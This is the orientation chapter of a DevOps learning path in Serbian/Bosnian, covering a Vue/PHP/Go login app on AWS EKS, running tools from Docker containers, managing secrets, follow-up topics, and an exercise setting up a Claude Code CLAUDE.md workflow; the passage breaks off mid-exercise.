

project-A — compiled path

Compiled from `/Users/darkonikolic/Documents/learning/paths/project-A`. Canonical sources stay in place.

Phase — 00-orientation


Directory: `00-orientation/`

Source: `00-orientation/01-sta-ces-izgraditi.md`

Šta ćeš izgraditi

Na kraju ovog patha imaš multi-service aplikaciju sa login funkcionalnošću koja radi u produkciji na AWS EKS. Stack je production-grade: Vue.js SPA, PHP API proxy, Go backend, MySQL master/replica, Redis — sve orkestrirano Helmom, sve infrastrukture kroz Terraform, sve tajne u AWS Secrets Manageru.

Arhitektura sistema



Login flow: Vue login form → `POST /api/auth` → PHP proxy → Go validates → MySQL user lookup → Redis session → JWT response → Vue stores JWT → authenticated.

Docker images (5)

Image	Baza	Svrha
<code>nginx:1.25-alpine</code>	—	Reverse proxy + Vue static files
<code>node:20-alpine</code> → <code>nginx:alpine</code>	multi-stage	Vue.js SPA build
<code>php:8.3-fpm-alpine</code>	—	PHP API proxy service
<code>golang:1.22-alpine</code> → <code>scratch</code>	multi-stage	Go business logic
<code>mysql:8.0</code> + <code>redis:7-alpine</code>	—	Data layer

Finalni URLovi

```
https://app.firma.com           ← produkcija
https://app.dev.firma.com       ← development
https://app.staging.firma.com   ← staging
https://mr-42.dev.firma.com     ← review env za MR #42 (dinamično)
https://monitoring.firma.com    ← Grafana prod
https://monitoring.dev.firma.com ← Grafana dev
```

Repo strategija — svjesna odluka

Mono-repo. Svi servisi, infrastruktura i testovi žive u jednom repozitorijumu.

```
project-a/
├── services/frontend/   ← Vue.js
├── services/php-service/ ← PHP proxy
├── services/go-service/  ← Go backend
├── helm/                ← Helm chart
├── terraform/           ← Infrastruktura
├── tests/e2e/           ← Playwright
└── .gitlab-ci.yml
```

Zašto mono-repo (i zašto je to ispravna odluka, ne kompromis):

`docker compose up` pokreće cijeli stack. Nema developera koji kaže “moram mockati PHP jer nemam Go lokalno” — obje su tu. Svi integration bug-ovi se otkrivaju lokalno, ne na stagingu. Atomički commit kada se mijenja API kontrakt između PHP i Go.

Za 90% ecommerce projekata mono-repo nikad ne postaje problem. Jedini realni razlozi za ekstrakciju: PCI-DSS compliance za payment servis, ili shared service koji koriste 5+ različitih produkata. Sve ostalo — katalog, košarica, narudžbe, admin — ostaje u mono-repo.

Path-based CI sprečava build svih servisa pri svakom commitu:

```
build:go:
  rules:
    - changes: [services/go-service/**/*]
```

Tri ne-pregovaracka principa

1. Docker everywhere — nula bare metal

Ni jedan alat se ne instalira lokalno. Terraform, kubectl, helm, aws CLI, mysql client — sve se pokreće kao Docker kontejner. Verzije su zaključane, tim radi identično okruženje.

```
# Ne: terraform plan
docker run --rm -v $(pwd):/workspace -w /workspace \
  hashicorp/terraform:1.7 plan

# Ne: kubectl get pods
docker run --rm -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 get pods -n app-dev

# Ne: mysql -u root -p
docker run --rm -it mysql:8.0 \
  mysql -h rds.firma.internal -u app -p"${DB_PASS}" appdb
```

2. Secrets u AWS SM — nula plaintext credentials bilo gde

Nema credentials u `.env` fajlovima koji idu na git. Nema hardkodovanih lozinki u `values.yaml`. Nema `DB_PASSWORD=secret123` u GitLab CI variables (ni tamo, u External Secrets Operatoru).

Jedini izuzetak: `.env.local` za lokalni dev (git-ignored), koji nikad ne sadrži produkcijske tajne.

Produkcija/Dev/Staging → AWS Secrets Manager → External Secrets Operator
→ K8s Secret → montiran kao env var u container

3. Terraform create i destroy — ephemeral sve osim prod

Svaki resurs koji Terraform napravi, Terraform može obrisati. Nema ručno kreiranog resursa van Terraforma.
`terraform destroy` mora raditi pouzdano — to je onaj koji štedi novac.

`dev/staging/review` → ephemeral (destroy posle MR / kraj radnog dana)
`prod` → trajan, ali Terraform-managed (nikad klikanjem u konzoli)

Graduation project: šta isporučuješ

- **Radeća login stranica:** `https://app.firma.com` — email + password → Hello World, {email}
- **Multi-service K8s deployment:** svih 5 servisa, health checks, resource limits, HPA
- **Kompletan pipeline:** build → scan → Terraform plan → deploy → smoke test → optional destroy
- **Secrets management:** nula plaintext, External Secrets Operator konfigurisan
- **Monitoring:** Prometheus metrike za svaki servis, Grafana dashboard, Loki logovi
- **Review environments:** `mr-{broj}.dev.firma.com` sa sopstvenom DB kopijom, auto-destroy na MR close
- **Infrastruktura kao kod:** `terraform apply` u dev → identično okruženje u stagingu i produ

Redosled modula

Svaki modul gradi na prethodnom. Princip: **ručno** → **Terraform** → **pipeline**.

```
00 Orientation — šta gradiš, principi, redosled
01 Docker — 5 servisa lokalno, config, volumes, targets
02 GitLab CI — osnove, registry, image build
03 Kubernetes — LOCAL (kind), workloads, networking
04 Helm — chart, values per env
05 Terraform fundamenti — IaC, state, destroy
06 AWS koncepti — VPC, EKS, RDS, IAM
07 AWS RUČNO — konzola, credentials, manual create/destroy
08 Terraform AWS — ista infrastruktura kao 07, ali kod
09 Shutdown i resume — cost management, destroy workflow
10 GitLab Pipelines — CI/CD, env lifecycle via pipeline
11 Monitoring — Prometheus, Grafana, Loki, SLO
12 AI-assisted DevOps — workflow sa Claude
13 Aplikacija arhitektura — Vue+PHP+Go, email, JWT, feature flags
14 AWS RDS + ElastiCache — MySQL master/slave, Redis, backup
15 AWS Secrets Manager — zero plaintext, External Secrets
16 Sigurnost — container, AppSec, cert-manager
17 DB kopija okruženja — mysqldump, pipeline
18 SSH i produkcija — SSM, kubectl exec, self-service
19 Load Balancer — ALB konzola + K8s Ingress
20 Testiranje — Go/PHP unit, Playwright, synthetic
21 Xdebug i Delve — radeći debug PHP i Go
22 Deployment strategije — Rolling, Blue-Green, Canary
23 DB migracije — golang-migrate, expand-contract
24 AppSec — OWASP, SAST, DAST, dependency scan
25 Performance testing — k6, SLO, profiling
26 Async i queues — Redis Streams, Worker, CronJobs
27 gRPC — notification service, protobuf, Go-to-Go
28 GRADUATION — kompletan stack od koda do produkcije
```

Alati i pretpostavke

Šta ti treba instalirati

Instaliraj samo ovo dvoje. Sve ostalo se nikad ne instalira — pokreće se iz kontejner imagea kad zatreba.

Claude Code CLI je pretpostavka — ako čitaš ovo kroz Claude, već je instaliran.

Podman (ili Docker) Container runtime — srce svega. Biraš jedno od dva:

```
# Podman (preporučeno – daemonless, rootless, ne treba root)
brew install podman
podman machine init
podman machine start

# Docker Desktop (alternativa – GUI, lakši onboarding na macOS/Windows)
# https://www.docker.com/products/docker-desktop
```

Oba su API-kompatibilna. Makefile u projektu podržava oba — promijeniš jednu varijablu na vrhu i sve radi.

kind (Kubernetes IN Docker/Podman) Jedini alat koji mora biti lokalni binarni fajl pored container runtime-a. Razlog: kind direktno poziva Podman/Docker daemon da bi kreirao cluster node kontejnere — ne može sam sebe pokrenuti iznutra.

Kubernetes koji kind kreira (API server, etcd, worker nodovi) — sve su to Podman/Docker kontejneri. Ali sam `kind` CLI mora biti lokalan.

```
# macOS
brew install kind

# Linux
curl -Lo ./kind https://kind.sigs.k8s.io/dl/v0.22.0/kind-linux-amd64
chmod +x ./kind && mv ./kind /usr/local/bin/kind
```

Šta se NIKAD ne instalira

Sve ostalo pokrećeš iz kontejner imagea. Makefile u projektu sadrži targete za svaki alat:

Alat	Komanda	Instalacija
kubectl	<code>make pods</code> , <code>make k-apply</code>	✗ nije potrebna
helm	<code>make helm-install</code> , <code>make helm-lint</code>	✗ nije potrebna
terraform	<code>make tf-plan</code> , <code>make tf-apply</code>	✗ nije potrebna
aws CLI	<code>make aws-whoami</code>	✗ nije potrebna
trivy	<code>make trivy-scan</code>	✗ nije potrebna
tfsec	<code>make tf-security</code>	✗ nije potrebna
hadolint	<code>make hadolint</code>	✗ nije potrebna
mysql client	<code>make db-dump</code>	✗ nije potrebna
k6	<code>make perf-test</code>	✗ nije potrebna

Zašto? Jer svaki `make` target pokreće odgovarajući image sa pinovanom verzijom, izvršava komandu, i briše kontejner. Nema version hell-a, nema “radi na mom laptopu”, nema onboarding problema.

Nalozi - GitLab nalog (gitlab.com) — besplatan tier je dovoljan - AWS nalog — koristiš Free Tier gdje možeš, ali EKS košta. Očekuj ~\$5-15/dan dok cluster radi.

Znanje koje se pretpostavlja

Ovaj path nije za početnike u programiranju. Pretpostavljamo:

- Znaš šta je terminal i ne plašiš ga se
- Razumeš osnove Linux komandi: `ls`, `cd`, `cat`, `grep`, `curl`
- Znaš šta je git i koristiš ga svakodnevno (`clone`, `push`, `pull`, `branch`, `merge`)
- Razumeš šta je HTTP — request, response, status kodovi (200, 404, 500)
- Čitao si YAML i nisi se onesvijestio

Ne trebaš znati K8s, Terraform, Helm, ili CI/CD. To se uči ovde.

Docker kao alat za pokretanje alata

Ovo je jedan od ključnih principa patha. Nikad ne instaliraš terraform, kubectl, helm, aws, ili trivy direktno na laptop. Zašto?

Jer version hell postoji. Projekt A radi sa Terraform 1.6, projekt B zahteva 1.9. Instaliraj Docker, pokreni pravu verziju za svaki projekt.

Jer onboarding postaje trivijalan. Novi kolega klonira repo, pokreće `docker run`, radi.

Jer CI pipeline koristi iste Docker image-e. Lokalno i u pipeline-u je identično.

Terraform

```
# Umesto instalacije terraform CLI:
docker run --rm \
  -v $(pwd):/workspace \
  -w /workspace \
  hashicorp/terraform:1.7.5 \
  init

docker run --rm \
  -v $(pwd):/workspace \
  -w /workspace \
  hashicorp/terraform:1.7.5 \
  plan
```

Podman: `podman run --rm -v $(pwd):/workspace -w /workspace hashicorp/terraform:1.7.5 init` (i `plan` — zamijeni zadnji argument)

`--rm` znači: obriši kontejner kad završi. `-v $(pwd):/workspace` montira trenutni folder u kontejner. `-w /workspace` postavlja working directory unutar kontejnera.

kubectl

```
docker run --rm \
  -v ~/.kube:/root/.kube \
  bitnami/kubectl:1.29 \
  get pods --all-namespaces
```

Podman: `podman run --rm -v ~/.kube:/root/.kube bitnami/kubectl:1.29 get pods --all-namespaces`

`~/.kube` folder sadrži kubeconfig — credentials za K8s cluster. Montiramo ga u kontejner da kubectl zna kom clusteru da se spoji.

helm

```
docker run --rm \
  -v $(pwd):/charts \
  -v ~/.kube:/root/.kube \
  -w /charts \
  alpine/helm:3.14 \
  install myapp ./mychart
```

```
Podman: podman run --rm -v $(pwd):/charts -v ~/.kube:/root/.kube -w /charts alpine/helm:3.14 install myapp ./mychart
```

Trivy (security scanner)

```
docker run --rm \
  -v /var/run/docker.sock:/var/run/docker.sock \
  aquasec/trivy:latest \
  image nginx:alpine
```

```
Podman: podman run --rm -v /run/user/$(id -u)/podman/podman.sock:/var/run/docker.sock aquasec/trivy:latest image nginx:alpine
```

`/var/run/docker.sock` je Unix socket kroz koji Trivy komunicira sa lokalnim Docker daemonom da pristupi image-ovima.

Makefile — jedino mjesto za sve komande

Umjesto shell aliasa, projekat koristi jedan centralni `Makefile` koji raste zajedno s poglavljima. Prednost: radi u svakom shellu, ide u git, vidljiv svim članovima tima, i `make help` je instant dokumentacija.

```
# Prikaži sve dostupne komande sa objašnjenjima
make help
```

`make help` parsira `##` komentar na svakom targetu i ispisuje uređenu tabelu. Nema potrebe pamtit komande — `make help` je uvijek tačna lista.

Princip rasta: Makefile počinje sa Docker targetima u oblasti 01. Svaka nova oblast dodaje svoje targete. Na kraju patha, `make help` prikazuje kompletan DevOps toolbox projekta.

Prosleđivanje varijabli: Targeti koji trebaju parametre koriste `make` varijable:

```
ENV=dev make infra-plan      # terraform plan za dev okruženje
FILE=deployment.yaml make k-apply # kubectl apply specifičnog fajla
IMAGE=nginx:alpine make trivy-image # trivy skeniranje specifičnog imagea
```

AWS credentials: Nikad u Makefile-u. Exportuj ih u terminalu, Makefile ih prenosi automatski:

```
export AWS_ACCESS_KEY_ID=...
export AWS_SECRET_ACCESS_KEY=...
export AWS_SESSION_TOKEN=...
make aws-whoami # koristi exportovane varijable
```

Kako koristiti Claude Code tokom ovog patha

Svaki modul ima “AI workflow” sekcije. Claude Code je CLI alat koji radi direktno u terminalu — ima pristup shellu, fajlovima i može izvršavati komande. Evo ključnih koncepata:

CLAUDE.md — memorija projekta

Na početku svakog radnog repoa kreiraj `CLAUDE.md`. Ovaj fajl Claude automatski učitava pri svakom pokretanju i daje mu kontekst o projektu:

```
# Inicijalizuj CLAUDE.md u korenu repoa
claude /init
```

Zatim edituj fajl i dodaj sekciju `## Project-A workflow` sa pravilima koja Claude treba da poštuje (plan→egzekucija→validacija petlja, DevOps checklist-e, itd.).

`/plan` — plan pre izmena

Pre svake izmene infrastrukture ili koda, kucaj `/plan` u Claude Code terminalu. Claude će predložiti plan i čekati tvoje odobrenje pre izvršavanja. Ovo je posebno bitno za Terraform (`terraform apply`) i Kubernetes deploy operacije.

```
# U Claude Code terminalu:  
/plan
```

Daj kontekst, ne samo pitanje

Loše: “Kako da deploajujem na K8s?”

Dobro:

```
Radim na projektu koji deployuje nginx na AWS EKS.  
Koristim Helm chart. Imam ovaj error:  
  
Error: INSTALLATION FAILED: cannot re-use a name that is still in use  
  
Komanda: helm install myapp ./charts/myapp -n dev  
Šta znači ovaj error i kako da ga rešim?
```

Copy-paste ceo error, ne samo poruku

Terminalni output ima kontekst pre i posle poruke o grešci koji Claude treba. Selektuj sve od komande do kraja output-a.

Traži objašnjenje, ne samo rešenje

```
Predlažeš da dodam --atomic flag. Objasni šta taj flag radi  
i koji su trade-offs pre nego što ga primenimo.
```

Verifikuj pre primene na produkciji

```
Evo terraform plan output-a. Šta će se promeniti?  
Ima li nešto što bi moglo uticati na produkcijsko okruženje?  
[paste plan output]
```

Hooks — automatska validacija

U `.claude/settings.json` možeš podesiti hooks koji se automatski izvršavaju pre ili posle određenih tool call-ova. Na primjer, hook koji pokreće `terraform validate` pre svakog `terraform apply`:

```
{  
  "hooks": {  
    "PreToolUse": [  
      {  
        "matcher": "Bash",  
        "hooks": [{"type": "command", "command": "echo 'Provjeri plan pre apply!'"}]  
      }  
    ]  
  }  
}
```

Kada si zapeo na labovima

Labovi u ovom pathu su dizajnirani da možeš da ih prođeš sam. Ako zapneš više od 15 minuta, to je signal da nešto ne razumeš konceptualno — ne samo sintaksu. Pokreni `claude` u terminalu i pitaj:

```
Radim lab 01-docker-fundamenti/08-lab. Na ovom koraku:  
[opis koraka]  
Dobijam:  
[error]  
Moj Dockerfile izgleda ovako:  
[kod]  
Objasni šta se dešava.
```

Priprema okruženja

Pre nego što kreneš sa modulom 01:

```
# Provjeri da Docker radi
docker run --rm hello-world

# Provjeri verziju
docker --version
docker compose version

# Provjeri kind
kind version

# Kloniraj ili napravi folder za projekat
mkdir -p ~/projects/project-a
cd ~/projects/project-a
git init
```

Podman: podman run --rm hello-world

Ako `docker run hello-world` ne radi, ne nastavljaš dok to ne popraviš. Sve što dolazi posle zavisi od Dockera.

Source: [00-orientation/03-napomene-za-dalje.md](#)

Napomene za dalje — Što naučiti nakon graduation projekta

HTTPS od prvog dana

Svaki lokalni setup u ovom pathu koristi nginx kao reverse proxy ispred aplikacije. App kontejner nikad nije direktno eksponiran prema hostu — uvijek ide kroz nginx koji drži TLS certifikat.

Pattern koji se ne mijenja:

```
Browser → nginx :443 (TLS) → app :8080 (interni network)
```

Certifikat se mijenja po okruženju (mkcert lokalno, ACM na AWS), ali nginx pattern ostaje isti. Naučiš ga u oblasti 01, koristiš svuda.

Nakon završetka graduation projekta, ovo su prirodni sljedeći koraci. Sortirani po prioritetu.

1. API Versioning

Zašto: Jednom kada frontend i mobilni klijenti počnu koristiti API, mijenjanje API-ja bez verzioniranja znači breaking change za sve klijente.

Pristupi:

```
URL versioning (najpraktičniji):
/api/v1/auth/login ← stara verzija (ostaje raditi)
/api/v2/auth/login ← nova verzija (dodana polja)

Header versioning:
Accept: application/vnd.api+json;version=2

Query param versioning:
/api/auth/login?api_version=2
```


Implementacija u Go:

```
// Router setup
v1 := mux.PathPrefix("/api/v1").Subrouter()
v1.HandleFunc("/auth/login", authHandler.LoginV1).Methods("POST")

v2 := mux.PathPrefix("/api/v2").Subrouter()
v2.HandleFunc("/auth/login", authHandler.LoginV2).Methods("POST")
```

Kada početi: Kada imaš eksternog klijenta (mobilna app, partner API). Za interni SPA (Vue) — URL versioning je dovoljan.

Za naučiti: OpenAPI/Swagger spec za dokumentaciju svake verzije.

2. Kubernetes Cluster Upgrade

Zašto: EKS verzija 1.29 postaje end-of-life → AWS prestaje s podrškom. Mora se upgradovati.

Ključni koncepti: - EKS objavljuje novu K8s verziju otprilike svaka 3-4 mjeseca - Minor version upgrade: 1.29 → 1.30 (ne može preskočiti verziju) - Redosled: Control plane prvo, nodovi nakon - Blue-green cluster upgrade: kreira novi cluster pa migrira workloade

Terraform upgrade:

```
resource "aws_eks_cluster" "main" {
  version = "1.30" # Promijeni s 1.29 na 1.30
  # terraform apply → upgrade control planea
}

resource "aws_eks_node_group" "main" {
  version = "1.30" # Upgrade nodova (rolling)
}
```

Upozorenja: - Provjeri kompatibilnost svih add-ona (ALB Controller, EBS CSI) s novom verzijom - Provjeri deprecated APIs (kubect1 api-resources --verbs=list | grep -v NAME) - Uvijek upgrade staging PRVO

Za naučiti: EKS upgrade dokumentacija, pluto tool za deprecated API detekciju.

3. Cost Optimization — Reserved Instances i Right-sizing

Zašto: On-Demand instances su ~40-60% skuplje od Reserved/Savings Plans.

Savings Plans (fleksibilniji od Reserved Instances):

```
Compute Savings Plan: fiksna $ /sat potrošnja, 1 ili 3 godine
1-godina, no upfront: ~23% uštede
1-godina, all upfront: ~36% uštede
3-godine, all upfront: ~54% uštede
```

Kada kupovati: kad znaš da će environment biti up > 6 mj
Terraform: aws_ce_cost_allocation_tag + ručna kupovina u konzoli

Right-sizing:

```
# AWS Cost Explorer → Right Sizing Recommendations
# Prikazuje: "Ova instanca koristi 15% CPU — smanji na t3.small"
aws ce get-rightsizing-recommendation \
  --service "AmazonEC2" \
  --query 'RightsizingRecommendations[*]. [CurrentInstance.ResourceId, RightsizingType]' \
  --output table
```

Spot Instances za EKS (vec pokriveno u modulu 07) — 70% uštede za dev node-ove.

Za naučiti: AWS Cost Explorer, Infracost (Terraform cost estimation u CI).

4. GitOps sa ArgoCD

Zašto: Umjesto da pipeline PUSH-uje deploymente, K8s cluster PULL-uje željeno stanje iz git-a.

```
Helm push approach (šta imamo):  
  GitLab CI → helm upgrade → EKS  
  
GitOps approach (ArgoCD):  
  git push → ArgoCD detektuje promjenu → ArgoCD sync → EKS  
  K8s je uvijek u sync sa git-om
```

Ključna razlika: Pipeline nema kubectl/kubeconfig → bolja sigurnost. ArgoCD ima web UI za pregled stanja svih deploymenta.

Za naučiti: ArgoCD instalacija (Helm), ApplicationSet za multi-env, sync policies.

5. Service Mesh — Istio

Zašto: Kada imaš 5+ servisa, mTLS, traffic management, distributed tracing postaju teži bez service mesh-a.

Što Istio daje: - Automatski mTLS između svih podova (bez cert-manager po servisu) - Traffic shifting (canary bez ALB weighted routing) - Distributed tracing (Jaeger/Zipkin integracija) - Circuit breaker pattern

Upozorenje: Istio je značajna kompleksnost. Dodati SAMO kada imaš konkretan problem koji rješava.

Za naučiti: Istio instalacija, VirtualService, DestinationRule, Kiali (vizualizacija).

6. Multi-region i Disaster Recovery

Zašto: AWS eu-west-1 region pada (rijetko, ali dešava se). 99.999% availability zahtijeva multi-region.

Što to znači: - Second region (npr. eu-central-1): replika EKS clustera, cross-region RDS read replica - Route53 health checks + failover routing - RPO: minuti (RDS async replication), RTO: 5-15 minuta (DNS failover)

Kada razmatrati: Kad SLA zahtijeva > 99.9% (što znači < 8.76h downtime/god).

Za naučiti: Route53 failover, RDS cross-region replica, Aurora Global Database.

7. Observability — Distributed Tracing

Zašto: Logi i metrike govore šta i kada. Tracing govori ZAŠTO je request spor (koji servis, koji poziv).

Stack: - OpenTelemetry SDK za Go i PHP (instrumentacija) - Jaeger ili Tempo (Grafana Cloud) za storage/vizualizaciju - Primjer: request traje 800ms — tracing pokazuje: PHP 50ms, Go 100ms, MySQL 650ms → bottleneck je query

Za naučiti: OpenTelemetry Go SDK, Grafana Tempo, trace → log korelacija.

8. Database — Advanced

Connection pooling proxy: PgBouncer (PostgreSQL) ili ProxySQL (MySQL) - Smanjuje broj konekcija na DB - Korisno kada imaš 50+ pod-ova koji se konektuju na MySQL

Schema management: Liquibase kao alternativa golang-migrate za kompleksnije migracije

Database sharding: Tek kada jedna instanca nije dovoljna (99% ecommerce ne dolazi do ovoga)

9. On-Call i Incident Management

Zašto: Monitoring i alerting su postavljeni — ali ko odgovara u 3 ujutro i kako?

Što naučiti: - PagerDuty ili OpsGenie: on-call rotacija, eskalacijska politika - Runbook format: standardizirani koraci za svaki tip incidenta - Incident severity levels: P1/P2/P3/P4 sa definisanim RTO po nivou - Post-mortem

kultura: blameless post-mortem, 5 Why analiza - Status page: Statuspage.io ili self-hosted za obavještanje korisnika

Minimalni runbook format:

```
Incident: [naziv]
Severity: P1/P2/P3
Symptoms: [šta korisnici vide]
Diagnosis: [kubectl/aws komande za dijagnozu]
Mitigation: [brzi fix]
Resolution: [pravi fix]
Prevention: [kako spriječiti ponavljanje]
```

10. GDPR i Data Privacy

Zašto: Čim imaš EU korisnike — ovo je zakonska obaveza, ne opcija.

Što implementirati: - Right to erasure (pravo na brisanje): `DELETE FROM users WHERE id = ?` + sve vezane tablice + S3 fajlovi - Data export: korisnik može preuzeti sve svoje podatke (JSON export endpoint) - Consent management: billing za GDPR compliance alati (CookieYes, iubenda) - Data retention policy: automatski brisati stare podatke (CronJob) - Privacy by design: ne skupljaj podatke koje ne trebaš

Za naučiti: GDPR Article 17 (erasure), Article 20 (portability), Data Processing Agreements.

11. Chaos Engineering

Zašto: Jedini način da znaš da sistem izdrži kvar je da ga namjerno izazoveš u kontrolisanim uvjetima.

Alati: - Chaos Mesh (K8s native): kill random pods, network latency injection, disk failures - AWS Fault Injection Simulator (FIS): simulira EC2, RDS, AZ outage-ove

Primjeri eksperimenata:

```
Experiment 1: Što se desi kada MySQL replica pukne?
→ App mora raditi (degraded, sve ide na master)

Experiment 2: Što se desi kada email worker crashne?
→ Emailovi moraju biti u queue, worker restart ih šalje

Experiment 3: Što se desi kada Redis pukne?
→ Session loss, ali app ne smije crashnuti
```

Za naučiti: Game Day procedure, hypothesis-driven chaos experiments.

12. Compliance (SOC2 / ISO 27001)

Zašto: Enterprise klijenti često zahtijevaju compliance certifikate.

SOC2 Type II: Audit sigurnosnih kontrola tokom perioda (obično 6-12 mj) - Relevantni Trust Service Criteria: Security, Availability, Confidentiality - Kontrole koje ovaj path pokriva: ✓ Access control (IAM/RBAC), ✓ Encryption (TLS/KMS), ✓ Monitoring (CloudTrail), ✓ Incident response

Šta još treba za SOC2: - Vendor risk management (treće strane) - Background checks za zaposlenike - Formal change management process - Business continuity plan

Za naučiti: Vanta ili Drata (compliance automation), SOC2 readiness assessment.

Što ovaj path NAMJERNO ne pokriva

Multi-cloud strategija	→ AWS je dovoljan za početak; GCP/Azure su 80% isti
Change Advisory Board	→ Organizacijski proces, ne tehnički
Legal/Regulatory specifics	→ Ovisi o industriji (healthcare=HIPAA, finance=PCI-DSS)
Chaos engineering	→ Tek kada je sistem stabilan > 3 mj u produkciji
SOC2/ISO27001	→ Tek kada klijenti eksplicitno zahtijevaju

Preporučeni redosled ucenja

Odmah nakon graduation:

1. API versioning → produktivno odmah
2. Cost optimization → ušteda odmah
3. K8s cluster upgrade → operational necessity
4. Runbook pisanje → pripremi se prije prvog incidenta

Nakon 3-6 mjeseci u produkciji:

5. GitOps (ArgoCD) → bolja sigurnost, bolji pregled
6. Distributed tracing → debugging u distribuiranom sistemu
7. On-call setup → PagerDuty ili OpsGenie

Kad naraste tim/produkt:

8. GDPR implementacija → čim imaš EU korisnike
9. Service mesh (Istio) → > 5 servisa
10. Multi-region DR → SLA > 99.9%
11. Chaos engineering → kad je sistem stabilan > 3 mj
12. SOC2/ISO27001 → kad enterprise klijenti zahtijevaju

Source: 00-orientation/04-vezba-priprema-ai-okvira-i-sync.md

04 — Vežba: priprema AI-okvira i sync (orijentacija)

Pre prvog modula inicijalizuješ i potvrđuješ AI-okvir kojim ćeš voditi ceo project-A — ovo je „nulti” sync koji postavlja temelj koji svaka kasnija oblast nadograđuje.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Inicijalizujemo `CLAUDE.md` u radnom repou, potvrđujemo da `## Project-A workflow` sekcija radi, i donosi se odluka šta (ako išta) inicijalizovati pre prvog modula.

Pretpostavke za potvrdu: - Radni repo je kreiran i Claude Code CLI je instaliran (`claude --version` radi) - `CLAUDE.md` ne postoji ili treba inicijalizovati sa `claude /init` - `## Project-A workflow` sekcija treba biti dodata ručno posle inicijalizacije

Van opsega: - Ne dodajemo oblast-specifična pravila ovde (to rade kasniji moduli) - Ne menjamo globalni Claude Code config — samo radni repo

Prompt za diskusiju:

Krećem project-A u novom repou. Koji minimalni CLAUDE.md setup mi treba da bih radio po plan-validacija petlji, bez dodavanja suvišnog? Šta staviti u ## Project-A workflow sekciju? Predloži sadržaj, ne kreiraj automatski.

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Inicijalizovati minimalni AI-okvir u radnom repou tako da `## Project-A workflow` sekcija u `CLAUDE.md` radi i `/plan` blokira izmene bez odobrenog plana.

Fajlovi koji se diraju: - `CLAUDE.md` — kreiranje sa `## Project-A workflow` sekcijom

Fajlovi koji se NE diraju: - Svi ostali fajlovi u repou — nulti sync ne menja kod

AI okvir za ovu oblast:

Dodaj sekciju `## Project-A workflow` u `CLAUDE.md`, ili napravi `.claude/rules/project-a-workflow.md`

Sadržaj pravila:

```
## Project-A workflow

- Pre svake izmene: napiši plan i dobij potvrdu (/plan u Claude Code terminalu).
- Petlja: diskusija → plan → egzekucija → validacija → sync/capture.
- Kontekst: uvijek uključi verzije alata, cloud region, i existing konfiguraciju pri DevOps pitanjima.
- Anti-sprawl: ne dodaj CLAUDE.md sekciju ili .claude/rules/ fajl dok se potreba ne ponovi kroz više m
odula.
- Svaka oblast završava sync-om u .claude/memory/decisions.md ili CLAUDE.md ## Decision log sekciji.
```

Anti-sprawl: ovo je osnovno pravilo — mora se dodati. Oblast-specifična pravila dolaze tek u kasnijim modulima.

Acceptance criteria: - [] `CLAUDE.md` postoji u korenu radnog repoa - [] `## Project-A workflow` sekcija je prisutna u `CLAUDE.md` - [] `/plan` komanda u Claude Code terminalu prepoznaje workflow i traži plan pre egzekucije

AI pregled plana:

```
Evo plana pre egzekucije:
- Pokrećem claude /init da kreiram CLAUDE.md
- Dodajem ## Project-A workflow sekciju ručno
- Potvrđujem da se učitava: /plan u terminalu

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno pre nego počnem?
```

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Inicijalizuj `CLAUDE.md` ako ne postoji:

```
# Pokreni u korenu radnog repoa
claude /init
```

Provjeri da li postoji i sadrži workflow sekciju:

```
grep -A 10 "Project-A workflow" CLAUDE.md 2>/dev/null || echo
"CLAUDE.md nema workflow sekciju — dodaj je ručno"
```

Provjeri `.claude/` direktorijum:

```
ls -la .claude/ 2>/dev/null || echo "Direktorijum .claude/ ne postoji"
```

Ako trebaš posebna pravila po oblasti (umjesto `CLAUDE.md` sekcija), napravi `.claude/rules/` folder:

```
mkdir -p .claude/rules .claude/memory
```

Provjeri da `/plan` radi — pokreni `claude` u terminalu i kucaj `/plan`. Claude treba da odgovori tražeći plan opis pre bilo kakve egzekucije.

4. AI validacija

Evo acceptance criteria iz plana:

- CLAUDE.md postoji u korenu repoa
- ## Project-A workflow sekcija je prisutna
